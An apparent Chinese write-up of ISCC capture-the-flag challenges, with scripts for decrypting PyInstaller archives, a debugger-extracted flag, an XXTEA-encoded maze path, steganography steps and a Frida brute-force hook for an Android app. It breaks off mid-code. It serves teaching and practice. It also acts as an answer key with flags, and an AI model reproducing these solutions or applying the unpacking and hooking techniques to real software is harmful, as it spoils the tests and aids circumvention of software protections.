
ISCC{03097e12-142b-44fe-a295-876599d1d88a}

Reverse

我爱看小品

查一下发现是pyinstaller打包的elf文件

直接上命令解包，发现报了很多错，文件被加密了



但主函数没有被加密，反编译出来代码如下：

代码块

```
# uncompyle6 version 3.9.2
```

```python
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.6.12 (default, Feb  9 2021, 09:19:15)
# [GCC 8.3.0]
# Embedded file name: something.py
import mypy, yourpy

def something():
    print("  打工奇遇")
    print("宫室长悬陇水声")
    print("廷陵刻此侈宠光")
    print("玉池生肥咽不彻")
    print("液枯自断仙无分")
    print("酒醒玉山来映人")


def check():
    your_input = input()
    if your_input[None[:5]] == "ISCC{" and your_input[-1] == "}":
        print("Come along, you'll find the answer!")
    else:
        print("Flag is wrong!")


if __name__ == "__main__":
    mypy.myfun()
    something()
    print("Please enter flag:")
    check()
```

那就要找一下mypy和yourpy这两个包里面看看，但这两个包被加密，不能直接反编译，先找一下密钥

密钥直接给了，在pyimod00_crypto_key.pyc文件里，反编译一下pyc就能拿到密钥

pyimod00_crypto_key.pyc, 文件大小 : 153 B

反编译结果

```python
# Visit https://www.lddgo.net/string/pyc-compile-decompile for more information
# Python 3.8.0 (3413)

key = "yibaibayibei1801"

```

pyinstaller源码里面有关于这个解包加密的代码，用的是AES，用脚本解一下

代码块

```python
import tinyaes
import zlib

CRYPT_BLOCK_SIZE = 16

key = bytes('yibaibayibei1801', 'utf-8')

inf = open('E:\\edge\\attachment-48\\mypy.pyc.encrypted', 'rb')  # 打开加密文件
outf = open('E:\\edge\\attachment-48\\mypy.pyc', 'wb')  # 输出文件

iv = inf.read(CRYPT_BLOCK_SIZE)

cipher = tinyaes.AES(key, iv)

plaintext = zlib.decompress(cipher.CTR_xcrypt_buffer(inf.read()))

# 补pyc头
outf.write(b'\x55\x0d\x00\x00\0\0\0\0\0\0\0\0\0\0\0\0')

# 写入解密数据
outf.write(plaintext)

inf.close()
outf.close()
```

yourpy那个文件不知道有什么用，直接看mypy就可以

代码块

```python
# uncompyle6 version 3.9.2
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.6.12 (default, Feb  9 2021, 09:19:15)
# [GCC 8.3.0]
# Embedded file name: mypy.py
import time

def myfun():
    part1 = "ISCC{"
    part2 = "xxxxxxxxxxxxxxxxxxxxxxxxxxxx"
    part3 = "}"
    tmp = ""
    part2_1 = part2[None[:11]]
    part2_2 = part2[11[:15]]
    part2_3 = part2[15[:20]]
    part2_4 = part2[20[:None]]
```

```
    for i in range(len(part2_1)):
        tmp += chr(ord(part2_1[i]) + 1)
    else:
        for i in range(len(part2_2)):
            if part2_2[i].isalpha():
                tmp += chr(ord(part2_2[i]) ^ 32)
            else:
                tmp += chr(ord(part2_2[i]) + 0)
        else:
            for i in range(len(part2_3)):
                tmp += chr(ord(part2_3[i]) - 1)
            else:
                for i in range(len(part2_4)):
                    tmp += chr(ord(part2_4[i]) + i % 2)
                else:
                    cipher = "qzjotubmmfs_IS_udqx^iotfrfsuiog"
                    true_flag = part1 + part2 + part3
                    print(time.strftime("%Y-%m-%d %H:%M",
time.localtime(time.time())))
                    return true_flag


if __name__ == "__main__":
    ss = myfun()
    print(ss)
```

代码被混淆了一些，问题不大，逻辑也比较简单，抄一些逻辑再改改就能得出答案

代码块

```
part2='qzjotubmmfs_IS_udqx^iotfrfsuiog'
part2_1 = part2[:11]
part2_2 = part2[11:15]
part2_3 = part2[15:20]
part2_4 = part2[20:]
tmp=''
for i in range(len(part2_1)):
  tmp+=chr(ord(part2_1[i]) - 1)
for i in range(len(part2_2)):
  if part2_2[i].isalpha():
    tmp+=chr(ord(part2_2[i])^32)
  else:
    tmp+=part2_2[i]
for i in range(len(part2_3)):
  tmp+=chr(ord(part2_3[i])+1)
```

```python
for i in range(len(part2_4)):
    tmp+=chr(ord(part2_4[i])-i%2)
print(tmp)
# pyinstaller_is_very_interesting
```

SP

标准upx壳，命令直接脱就行，反编译出来看主函数逻辑

先看最后的比较逻辑

```
std::allocator<char>::~allocator(&v22);
if ( (unsigned __int8)std::operator==<char>(v13, v18) )
  v8 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "correct");
else
  v8 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "incorrect");
std::ostream::operator<<(v8, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
system("pause");
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v13);
```

这里直接把一个不知道是什么的v13和v18（我们的输入值）比较了，猜测可以直接动调从内存里提取出flag

在比较的这里下个断点，动态调试到这里看一下v13

```
Stack[000091C4]:000000000079FD1C db 0F2h
Stack[000091C4]:000000000079FD1D db  83h
Stack[000091C4]:000000000079FD1E db  86h
Stack[000091C4]:000000000079FD1F db  26h ; &
Stack[000091C4]:000000000079FD20 dq offset aIsccU5QzKmR8               ; "ISCC{U&5#qZ@kM!r8}"
Stack[000091C4]:000000000079FD28 db  12h
Stack[000091C4]:000000000079FD29 db    0             aIsccU5QzKmR8   db 'ISCC{U&5#qZ@kM!r8}',0
Stack[000091C4]:000000000079FD2A db    0                                                     ; DATA XREF: Stack[000091C4]:000000000079FD20↑o
Stack[000091C4]:000000000079FD2B db    0
Stack[000091C4]:000000000079FD2C db    0
Stack[000091C4]:000000000079FD2D db    0
Stack[000091C4]:000000000079FD2E db    0
Stack[000091C4]:000000000079FD2F db    0
Stack[000091C4]:000000000079FD30 db  12h
Stack[000091C4]:000000000079FD31 db    0
Stack[000091C4]:000000000079FD32 db    0
Stack[000091C4]:000000000079FD33 db    0
Stack[000091C4]:000000000079FD34 db    0
Stack[000091C4]:000000000079FD35 db    0
Stack[000091C4]:000000000079FD36 db    0
UNKNOWN 000000000079FD20: Stack[000091C4]:000000000079FD20 (Synchronized with RIP)
```

冗余的代码

从后往前分析，先看输出正确和错误flag的判断处

```
        v8 = dword_7FF66EB7326C + 1;
      }
      else
      {
        if ( n2 != 1 )
          break;
        v8 = dword_7FF66EB7326C - 1;
      }
    }
    else if ( n2 < 4u )
    {
      v9 = dword_7FF66EB73268 - 1;
    }
    else
    {
      if ( n2 != 4 )
        break;
      v9 = dword_7FF66EB73268 + 1;
    }
    if ( (sub_7FF66EB35A70(v9, v8) & 1) != 0 || (sub_7FF66EB35BD0(v9, v8) & 1) != 0 )// 限制了迷宫的大小和障碍
      break;
    if ( (sub_7FF66EB35C40(v9, v8) & 1) != 0 )// 到达终点
    {
      LODWORD(v5) = printf(Format, "You get the flag!");
      sub_7FF66EB36720(v5, sub_7FF66EB36740);
      sub_7FF66EB4E0C0("pause");
      v26 = 0;
      v22 = 1;
      goto LABEL_27;
    }
    dword_7FF66EB73268 = v9;
    dword_7FF66EB7326C = v8;
0000551A main:91 (7FF66EB3611A)
```

这一段其实就是一个5x5二维迷宫，1表示向下走，2表示向上走，3左4右，地图可以从内存里面找到：

```
v13 = v14;
sub_7FF66EB36C70(v14, v12);
sub_7FF66EB36CC0(v13, v11);
while ( (sub_7FF66EB34D40(v12, v11) & 1) != 0 )
{
  n2 = *(_BYTE *)sub_7FF66EB36D10(v12);
  v9 = dword_7FF66EB73268;
  v8 = dword_7FF66EB7326C;
```

while循环内和上面的两个函数不用过多分析，只需要知道v12里面存有迷宫路径即可，即一个只包含1、2、3、4的数字列表。且v14由上面的函数加密得来，因为迷宫比较简单，路径很好求，即[2,2,2,4,4,1,1,4,4,2,2,2]

然后再从前看

```
argc_1 = argc;
sub_7FF66EB36330(input, argv, envp);
printf(Format, &unk_7FF66EB6985C);
scanf(Format_, input);
if ( sub_7FF66EB34F20(input) <= 0x18 )
{
  if ( (sub_7FF66EB350F0(input) & 1) != 0 )   // 判断输入是不是只有数字和小写字母
  {
    if ( (sub_7FF66EB34F20(input) & 1) != 0 ) // 判断输入长度是不是奇数
                                              // 如果是奇数则在最前面加0
                                              // 只能输入有效的十六进制，其它的小写字母会报异常
    {
      sub_7FF66EB36790(v21, &unk_7FF66EB69822, input);
      sub_7FF66EB36880(input, v21);
      sub_7FF66EB350C0(v21);
    }
    sub_7FF66EB34DD0(v20, input);             // 按顺序把输入的转成十六进制，如123456变为0x12,0x34,0x56
    *&v19[3] = 0x170000001DLL;
    sub_7FF66EB36A00(v19, 23, 29);
    sub_7FF66EB36B80(v18);                    // 不知道这两个干嘛，v18和v19都没什么用
    sub_7FF66EB36BC0(v16, v20);               // copy函数
    sub_7FF66EB35420(v17, v18, v19, v16);     // 逐字节异或i+10
    sub_7FF66EB35740(v15, v18, v19, v17);     // 四个字节为单位反转，再xxtea
                                              // 密钥在xmm寄存器里面
    sub_7FF66EB34B70(v14, v15);               // 四个字节为单位反转
    v13 = v14;
    sub_7FF66EB36C70(v14, v12);
    sub_7FF66EB36CC0(v13, v11);
    while ( (sub_7FF66EB34D40(v12, v11) & 1) != 0 )
    {
      n2 = *sub_7FF66EB36D10(v12);
      n5_4 = ::n5;
000050AC main:31 (7FF66EB35CAC)
```

注释都在上面了，这个题的代码就是特别屎山特别恶心，纯考耐心的

得到的迷宫路径就是经过前面函数加密后的值，还原就行

还有个比较离谱的点，这道题原程序的xxtea函数居然不是它的加密算法，而是解密算法，还原的时候要用xxtea的加密算法来还原

代码块

```
#include <stdio.h>
#include <stdint.h>
#define DELTA 0x9e3779b9
#define MX (((z>>5^y<<2) + (y>>3^z<<4)) ^ ((sum^y) + (key[(p&3)^e] ^ z)))

void btea(uint32_t *v, int n, uint32_t const key[4])
{
    uint32_t y, z, sum;
    unsigned p, rounds, e;
    rounds = 6 + 52/n;
    sum = 0;
    z = v[n-1];
    do
    {
    sum += DELTA;
        e = (sum >> 2) & 3;
        for (p=0; p<n-1; p++)
        {
            y = v[p+1];
            z = v[p] += MX;
        }
        y = v[0];
        z = v[n-1] += MX;
    }
    while (--rounds);
}


int main()
{
    uint32_t v[3]= {0x02020204,0x04010104,0x04020202}; // 这里手动反转了一下
    uint32_t const k[4]= {0x4907346D,0xD7C0F489,0x238DDD1D,0x0029E6A9};
    int n= 3;
    btea(v, n, k);
    for (int i = 0; i < 3; i++)
    {
        printf("0x%x ,",v[i]);
    }
    return 0;
```

```
40   }
```

解密出来的值不用手动反转了，因为小端序自动转了一次，再逐字节异或就行

代码块

```
1   #0x16ec7242 ,0x48e5a51b ,0xafe88e08
2   a=[0x16,0xec,0x72,0x42,0x48,0xe5,0xa5,0x1b,0xaf,0xe8,0x8e,0x08]
3   for i in range(len(a)):
4       print(hex(a[i]^(i+10))[2:],end='')
```

Misc

书法大师


foremost分离出一个zip

图片属性里有这个zip的密码

解压出来是个txt，里面是两个两个的汉字，猜测是每个汉字的笔画数对应1到f，然后hex解码

正巾 乐羊 太旗 太片 兄一 大卫 呀中 太回 兄我 片医 成画 少故 功吧 中生 个亮 下乙 贝摔 乐放 右尘 石上 当竹 正一 小睡 女蓝
53 56 4e 44 51 33 74 46 57 47 68 49 57 45 39 31 4e 58 56 53 66 51 3d 3d


发现还有一层base64




反方向的钟

竟然给了两个没啥用的附件。。。

零宽字符隐写https://yuanfux.github.io/zero-width-web/



base64+xor



Mobile

三进制战争


frida一把梭（ai给的代码）

代码块

```
Java.perform(function(){
    var String = Java.use("java.lang.String");
    var MA = Java.use("com.example.mobile02.MainActivity");

    // 定义探测的字符集
    var alphatable = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$%&\'()*+,-./:;<=>?@[\\]^_`{|}";

    // stringFromJNl 期望返回的目标字符串
    var target_stringJnl_output = "022122011222021101000210012021010102";
    // 根据分析，Flag 第二部分（即 stringFromJNl 的输入）长度为 6
    var flag_part2_length = 6;

    // --- Hook MainActivity 的 onCreate 方法，确保实例可用时再执行 ---
    MA.onCreate.implementation = function (bundle) {
        console.log("\n[*] MainActivity onCreate 方法被调用，开始执行 Flag 破解逻辑...");

        // !! 重要：先调用原始的 onCreate 方法，确保 Activity 正常初始化 !!
        this.onCreate(bundle);

```

```
        // 在 onCreate 方法内部执行 Java.choose 查找当前实例
        Java.choose("com.example.mobile02.MainActivity",{
            onMatch : function(instance){
                console.log("[+] 找到 MainActivity 实例。");

                try {
                    // 1. 获取 stringFromJN1 的返回值 (stringFromJNl 的密钥参数)
                    var jn1_key = instance.stringFromJN1();
                    console.log("[*] 获取密钥 (stringFromJN1 返回值):", jn1_key);

                    // 2. 获取 stringFromJNI("4sT'19") 的返回值 (Flag 的第一部分)
                    var flag_part1_output = instance.stringFromJNI("4sT'19");
                    console.log("[*] 获取 Flag 的第一部分
(stringFromJNI('4sT\'19') 返回值):", flag_part1_output);

                    // 3. 探测 stringFromJNl 的输入，找到 Flag 的第二部分
                    console.log(`[*] 开始探测 Flag 的第二部分，长度预计为
${flag_part2_length} 个字符...`);
                    var found_flag_part2_input = ""; // 用于构建已找到的 Flag 第二
部分

                    // 逐个字符探测 Flag 的第二部分
                    for (var pos = 0; pos < flag_part2_length; pos++) {
                        console.log(`  [*] 探测第 ${pos +
1}/${flag_part2_length} 个字符...`);
                        var char_found_for_this_pos = false;

                        // 尝试 alphatable 中的每一个字符
                        for (var i = 0; i < alphatable.length; i++) {
                            var test_char = alphatable[i];
                            // 构建用于测试的 stringFromJNl 输入字符串
                            // 格式为：[已找到的前面部分] + [当前测试字符] + [剩余长
度用 '0' 填充]
                            // 填充字符用 '0' 是一个常见的 CTF 技巧，假设它不影响前面
字符对应的输出段
                            var current_test_input = found_flag_part2_input +
test_char + "0".repeat(flag_part2_length - 1 - pos);

                            // 调用目标 native 方法
                            var res_full_output =
instance.stringFromJNl(jn1_key, current_test_input);

                            // 提取与当前探测位置对应的输出段 (每个输入字符对应 6 个
输出字符)
                            var expected_segment =
target_stringJnl_output.substring(pos * 6, (pos + 1) * 6);
```

```
                            var actual_segment = res_full_output.substring(pos * 6, (pos + 1) * 6);

                            // 检查实际输出段是否与目标输出段匹配
                            if (actual_segment === expected_segment) {
                                found_flag_part2_input += test_char; // 找到了当前位置的字符，添加到已找到部分
                                console.log(`  [+] 第 ${pos + 1} 个字符找到: '${test_char}'。已找到部分: ${found_flag_part2_input}`);
                                char_found_for_this_pos = true;
                                break; // 跳出内层字符循环，探测下一个位置的字符
                            }
                        } // End of inner character loop

                        // 如果尝试了所有字符都没找到当前位置的正确字符
                        if (!char_found_for_this_pos) {
                             console.error(`  [-] 错误: 未能找到第 ${pos + 1} 个字符。探测失败。`);
                            // 可以选择在这里中断外层循环
```



Encode

apk拖入jadx不知道为什么出不来东西

解压一下反编译dex

```java
@Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView(C0498R.layout.activity_main);
    this.but_1 = (Button) findViewById(C0498R.id.Push_Yes);
    this.edt_1 = (EditText) findViewById(C0498R.id.Flag_Edit);
    this.tv_1 = (TextView) findViewById(C0498R.id.Tip);
    this.but_1.setOnClickListener(new View.OnClickListener() { // from class: com.example.encode.MainActivity.1
        @Override // android.view.View.OnClickListener
        public void onClick(View view) {
            if (MainActivity.this.Jformat(MainActivity.this.edt_1.getText().toString())) {
                Toast.makeText(MainActivity.this, "闯关成功！！！", 0).show();
            } else {
                Toast.makeText(MainActivity.this, "输入错误，继续加油！", 0).show();
            }
        }
    });
}

/* JADX INFO: Access modifiers changed from: private */
public boolean Jformat(String str) {
    int lastIndexOf = str.lastIndexOf("_");
    if (lastIndexOf == -1 || str.length() < 10 || !str.startsWith("ISCC{") || !str.endsWith("}")) {
        return false;
    }
    return nativeCheckLast(str.substring(lastIndexOf + 1, str.length() - 1)) && nativeCheckFormat(str);
}
```

主要逻辑在nativeCheckLast和nativeCheckFormat里面，用ida看一下libencode.so，在exports那里搜一下这两个函数

nativeCheckFormat：

```
  memmove(dest_3, dest_6 + 5, n0xB);
  n0xB = n0xB_1;
}
dest_3[n0xB] = 0;
encode_front_part(&v30);
if ( (v30 & 1) != 0 )
{
  if ( n20 != 20 )
    goto LABEL_32;
}
else if ( v30 >> 1 != 20 )
{
LABEL_32:
  result = 0;
  if ( (v30 & 1) == 0 )
    goto LABEL_40;
LABEL_39:
  v25 = result;
  operator delete(v33);
  result = v25;
  goto LABEL_40;
}
if ( (v30 & 1) != 0 )
  v24 = (const __m128i *)v33;
else
  v24 = (const __m128i *)&v31;
result = _mm_movemask_epi8(
           _mm_and_si128(
